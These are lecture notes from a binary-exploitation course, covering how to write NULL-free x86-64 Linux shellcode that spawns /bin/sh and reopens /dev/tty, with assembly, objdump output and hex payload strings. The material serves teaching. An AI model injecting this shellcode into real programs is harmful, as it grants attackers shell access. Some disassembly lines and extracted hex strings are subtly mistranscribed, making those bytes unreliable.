

CS 395: Binary Exploitation in Linux

Week 2: Shellcoding



What is Shellcoding?

- Normally, when we exploit a program, we want to be able to execute whatever code that we want.
- Usually, our goal as hackers is to get some kind of shell prompt that allows us to type in commands.
- However, most vulnerable programs won't have a function that executes `system("/bin/sh")` for us.
- For this reason, it is necessary for us to write our own code in assembly. The assembled code is known as our "shellcode" or "payload."
- We will then take our shellcode and "inject" it into a vulnerable program via buffer overflow next week.
- The shellcode will be executed after it is injected, thereby allowing us to execute whatever code we want.



System Calls

- x86-64 assembly allows us to make different system calls.
- Whenever the OS sees a syscall being executed, it will issue a system interrupt, and the kernel will take control.
- A list of system calls can be found here:
http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
- We are mostly concerned with calling `execve("/bin/sh", NULL, NULL)`, which will open up a shell
- Every single programming language uses syscalls "in the background" without you even knowing it

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Very Basic Shellcode

```
(cs395@kali)-[~/Desktop/CS395/week2]  
$ cat basic_shell.asm  
section .text ; Text section for code  
global _start ; Begins execution at _start  
_start:  
  
mov rax, 59 ; Syscall for execve  
mov rbx, 0 ; Sets RBX to NULL  
push rbx ; Pushes a string terminator onto the stack  
mov rbx, 0x68732f6e69622f ; Moves "/bin/sh" (written in ASCII) to RBX  
push rbx ; Push "/bin/sh" onto the stack  
mov rdi, rsp ; Get a pointer to "/bin/sh" in RDI  
mov rsi, 0 ; Sets RSI to NULL  
mov rdx, 0 ; Sets RDX to NULL  
syscall ; Does the actual system interrupt
```



Assembling NASM Assembly

- Write your code in a file ending in .asm
- Assemble your program using `"nasm -f elf64 -o file.o file.asm"`
 - Replace "file" with the name of your file
 - This will output an objective file, which contains the compiled code.
- To link your program and obtain an executable, use `"ld -o file file.o"`

Assembling NASM Assembly (Cont)

```
(cs395@kali)-[~/Desktop/CS395/week2]  
$ nasm -f elf64 -o basic_shell.o basic_shell.asm  
  
(cs395@kali)-[~/Desktop/CS395/week2]  
$ ld -o basic_shell basic_shell.o  
  
(cs395@kali)-[~/Desktop/CS395/week2]  
$ ./basic_shell  
$ ls  
basic_shell  basic_shell.asm  basic_shell.o  
$ whoami  
cs395  
$ echo "I have a shell!"  
I have a shell!  
$ exit
```

Shellcode Object Dump

```
(cs395@kali)-[~/Desktop/CS395/week2]  
$ objdump -D basic_shell -M intel
```

```
basic_shell:      file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
0000000000401000 <_start>:
```

401000:	b8 3b 00 00 00	mov	eax,0x3b
401005:	bb 00 00 00 00	mov	ebx,0x0
40100a:	53	push	rbx
40100b:	48 bb 2f 62 69 6e 2f	movabs	rbx,0x68732f6e69622f
401012:	73 68 00		
401015:	53	push	rbx
401016:	48 89 e7	mov	rdi,rsi
401019:	be 00 00 00 00	mov	esi,0x0
40101e:	ba 00 00 00 00	mov	edx,0x0
401023:	0f 05	syscall	

Obtaining Shellcode Bytes

- For 64-bit programs: `for i in $(objdump -m i386:x86-64 -D basic_shell |grep "^ " |cut -f2); do echo -n '\x'$i; done; echo`
 - If that didn't work, try this: `for i in $(objdump -m i386:x86-64 -D basic_shell |grep "^ " |cut -f2); do printf $i; done; echo`
- For 32-bit programs: `for i in $(objdump -d [program] |grep "^ " |cut -f2); do echo -n '\x'$i; done; echo`

```
(cs395@kali)-[~/Desktop/CS395/week2]
$ for i in $(objdump -m i386:x86-64 -D basic_shell |grep "^ " |cut -f2); do printf $i; done; echo
b83b000000bb000000005348bb2f62696e2f736800534889e7be00000000ba00000000f05
```




Problems

- It's good that the shellcode works, but we wouldn't be able to use this basic code as a payload in an actual exploit.
- If we try to inject the shellcode into any typical C program, then the NULL bytes will be interpreted as string terminators, thereby cutting off the rest of the shellcode.
- These NULL bytes are a badchar in this example.
 - Bad characters are what we call hex values that should not appear in our shellcode.
 - NULLs may not be the only bad character; they are just the most common. You could also have other badchars as well.
 - For example, if a networking application uses 0x59 to indicate the end of a message, then 0x59 would also be considered a badchar.



Who's Causing the NULLs?

- Doing MOV commands with zeros in the input will lead to zeros in the shellcode.
 - Instead of doing `"mov reg, 0"` in our shellcode, we should do `"xor reg, reg"`
- Doing MOV commands without enough "space" in the input will automatically append zeros at the end.
 - To get around this, just do `"xor reg, reg"` to make it zero, then move the amount that you want using a smaller register (i.e. use `al` instead of `rax`).
 - We can also MOV the higher end bits into a smaller register, shift the register left, and MOV the lower end bits into the smaller register.

Some Better Shellcode

```
(cs395@kali)-[~/Desktop/CS395/week2]
$ cat better_shell.asm
section .text ; Text section for code
global _start ; Begins execution at _start
_start:

; Get 59 in RAX
xor rax, rax ; Clear the RAX register
mov al, 59 ; Syscall for execve

; Push a string terminator onto the stack
xor rbx, rbx ; Sets RBX to NULL
push rbx ; Pushes a NULL byte onto the stack

; Push /bin/sh onto the stack, and get a pointer to it in RDI
mov ebx, 0x68732f6e ; Moves "n/sh" (written backwards in ASCII) into lower-end bits of RBX
shl rbx, 16 ; Pushes "n/sh" to the left to make more room for 2 more bytes in RBX
mov bx, 0x6962 ; Move "bi" into lower-end bits of RBX. RBX is now equal to "bin/sh" written backwards
shl rbx, 16 ; Makes 2 extra bytes of room in RBX
mov bh, 0x2f ; Moves "/" into RBX. RBX is now equal to "\x00/bin/sh" written backwards
; Note that we are moving 0x2f into bh, not bl. So there is a NULL byte at the beginning
push rbx ; Push the string onto the stack
mov rdi, rsp ; Get a pointer to the string "\x00/bin/sh" in RDI
add rdi, 1 ; Add one to RDI, which will get rid of the NULL byte at the beginning.
; RDI now points to a string that equals "/bin/sh"

; Make these values NULL
xor rsi, rsi
xor rdx, rdx

; Call execve()
syscall
```

Better Shellcode Object Dump

```
(cs395@kali)-[~/Desktop/CS395/week2]
$ for i in $(objdump -m i386:x86-64 -D better_shell |grep "^ " |cut -f2); do printf $i; done; echo
4831c0b03b4831db53bb6e2f736848c1e31066bb626948c1e310b72f534889e74883c7014831f64831d20f05

(cs395@kali)-[~/Desktop/CS395/week2]
$ objdump -D better_shell -M intel

better_shell:      file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
401000:      48 31 c0                xor     rax,rax
401003:      b0 3b                 mov     al,0x3b
401005:      48 31 db                xor     rbx,rbx
401008:      53                     push    rbx
401009:      bb 6e 2f 73 68         mov     ebx,0x68732f6e
40100e:      48 c1 e3 10            shl     rbx,0x10
401012:      66 bb 62 69            mov     bx,0x6962
401016:      48 c1 e3 10            shl     rbx,0x10
40101a:      b7 2f                 mov     bh,0x2f
40101c:      53                     push    rbx
40101d:      48 89 e7                mov     rdi,rsi
401020:      48 83 c7 01            add     rdi,0x1
401024:      48 31 f6                xor     rsi,rsi
401027:      48 31 d2                xor     rdx,rdx
40102a:      0f 05                 syscall
```



Manipulating STDIN

- Whenever you use the input redirection command (<) in a shell, it changes the value of STDIN to another file.
- We would like to use the input redirection command later because it makes handling user input easier (especially when you want to type hex input into GDB)
- If we use the input redirection command on a vulnerable program, when we do `execve("/bin/sh", NULL, NULL)`, it may try reading input from the file instead of reading our keyboard input.
- We need to write some extra assembly in order to close whatever the current input file is and reopen STDIN to read the keyboard input.



Syscalls for Manipulating STDIN

- We need to first call `close(STDIN)` to close whatever file is currently in STDIN.
- Then we need to call `open("/dev/tty", O_RDWR | ...)` to open keyboard input for STDIN.
- `"/dev/tty"` is an alias for the device that handles STDIN.
- We will open it for reading and writing

%rax	System call	%rdi	%rsi	%rdx
2	sys_open	const char *filename	int flags	int mode
3	sys_close	unsigned int fd		



Closing STDIN

```
; Close STDIN  
xor rax, rax ; Clears the RAX register  
xor rdi, rdi ; Zero represents STDIN  
mov al, 3 ; Syscall number for close()  
syscall ; Calls close(0)
```

Opening `"/dev/tty"`

```
; Opening "/dev/tty"
push rax ; Push a string terminator onto the stack
mov rdi, 0x7974742f7665642f ; Move "/dev/tty" (written backwards in ASCII) into RDI.
                                ; We can move this all at once because the string is exactly 8 bytes long
push rdi ; Push the string "/dev/tty" onto the stack.
push rsp ; Push a pointer to the string onto the stack.
pop rdi ; RDI now has a pointer to the string "/dev/tty"
                                ; These last two lines are equivalent to doing "mov rdi, rsp"
push rax ; Push a NULL byte onto the stack
pop rsi ; Make RSI NULL
                                ; These last two lines are equivalent to doing "mov rsi, 0"
mov si, 0x2702 ; Flag for O_RDWR
mov al, 0x2 ; Syscall for sys_open
syscall ; calls sys_open("/dev/tty", O_RDWR)
```


Final Shellcode

```
(cs395@kali) [~/Desktop/CS395/week2]  
$ objdump -D best_shell -M intel
```

```
best_shell:      file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
000000000401000 <_start>:  
401000: 48 31 c0                xor     rax,rax  
401003: 48 31 ff                xor     rdi,rdi  
401006: b0 03                  mov     al,0x3  
401008: 0f 05                  syscall  
40100a: 50                     push    rax  
40100b: 48 bf 2f 64 65 76 2f   movabs  rdi,0x7974742f7665642f  
401012: 74 74 79  
401015: 57                     push    rdi  
401016: 54                     push    rsp  
401017: 5f                     pop     rdi  
401018: 50                     push    rax  
401019: 5e                     pop     rsi  
40101a: 66 be 02 27            mov     si,0x2702  
40101e: b0 02                  mov     al,0x2  
401020: 0f 05                  syscall  
401022: 48 31 c0                xor     rax,rax  
401025: b0 3b                  mov     al,0x3b  
401027: 48 31 db                xor     rbx,rbx  
40102a: 53                     push    rbx  
40102b: bb 6e 2f 73 68         mov     ebx,0x68732f6e  
401030: 48 c1 e3 10            shl     rbx,0x10  
401034: 66 bb 62 69            mov     bx,0x6962  
401038: 48 c1 e3 10            shl     rbx,0x10  
40103c: b7 2f                  mov     bh,0x2f  
40103e: 53                     push    rbx  
40103f: 48 89 e7               mov     rdi,rsp  
401042: 48 83 c7 01            add     rdi,0x1  
401046: 48 31 f6                xor     rsi,rsi  
401049: 48 31 d2                xor     rdx,rdx  
40104c: 0f 05                  syscall
```

```
(cs395@kali) [~/Desktop/CS395/week2]  
$ for i in $(objdump -m i386:x86-64 -D best_shell |grep "^ " |cut -f2); do printf $i; done; echo
```

```
4831c04831ffb0030f055048bf2f6465762f74747957545f505e66be0227b0020f054831c0b03b4831db53bb6e2f736848c1e31066bb626948c1e310b72f534889e74883c7014831f64831d20f0
```



Homework

- No writeups are due this week.
- Create shellcode for executing `/bin/sh`
 - Do not skip this! We will be using this shellcode for the remainder of this course!
- Read [Smashing The Stack For Fun And Profit](#).